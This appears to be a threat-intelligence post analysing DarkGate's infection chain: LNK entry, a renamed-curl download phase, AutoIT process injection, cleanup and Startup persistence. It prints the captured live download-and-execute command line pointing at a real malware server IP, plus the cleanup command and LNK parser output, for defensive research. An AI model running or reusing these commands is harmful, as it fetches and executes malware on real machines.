

Settings

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🎯 Some additional info on #DarkGate initial infection:

1 LNK Execution

- Initial entry point via LNK file

2 Download Phase

- Uses a renamed *Curl* to fetch *AutoIT.exe* & *.au3* script and then executes the *.au3* script.

🌐 From: 5.188.87.58:2351

🚗 User-agent: *curl* to fetch the .au3 script and & Mozilla/4.0

(compatible; Win32; WinHttp.WinHttpRequest.5) to fetch the *AutoIT.exe* binary

```
GET /pfzubyro HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 5.188.87.58:2351

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 228
Date: 
/c mkdir c:\pfzu & cd /d c:\pfzu & copy c:\windows\system32\curl.exe pfzu.exe & pfzu -H "User-Agent: curl" -o Autoit3.exe http://5.188.87.58:2351
& pfzu -o opxkoh.au3 http://5.188.87.58:2351/msipfzubyro & Autoit3.exe opxkoh.au3
```

3 AutoIT Process

- 🪄 **Process Injection**

🎯 Target: *ixplore.exe*

- 🧹 Cleanup

🛑 Deletes created folders under folders under `C:\`
cmd.exe /c ping 127.0.0.1 & del /q /f c:\pfzu & rmdir /s /q c:\pfzu\ exit*

- 🔄 Persistence

+ Adds LNK file in *StartUp* dire

```
LECmd.exe -f efdcaae.lnk
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f efdcaae.lnk

Warning: Administrator privileges not found!

--- Header ---
Target created: null
Target modified: null
Target accessed: null

File size (bytes): 0
Flags: HasTargetIdList, HasRelativePath, HasWorkingDir, HasArguments, IsUnicode
File attributes: 0
Icon index: 0
Show window: SwNormal Directory script names are random The window is restored to its origi

Relative Path: ..\..\..\..\..\..\..\ProgramData\keaeggf\Autoit3.exe
Working Directory: C:\ProgramData\keaeggf\
Arguments: C:\ProgramData\keaeggf\gdfccfd.au3

--- Target ID information (Format: Type ==> Value) ---
Absolute path: My Computer\C:\ProgramData\keaeggf\Autoit3.exe
```

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
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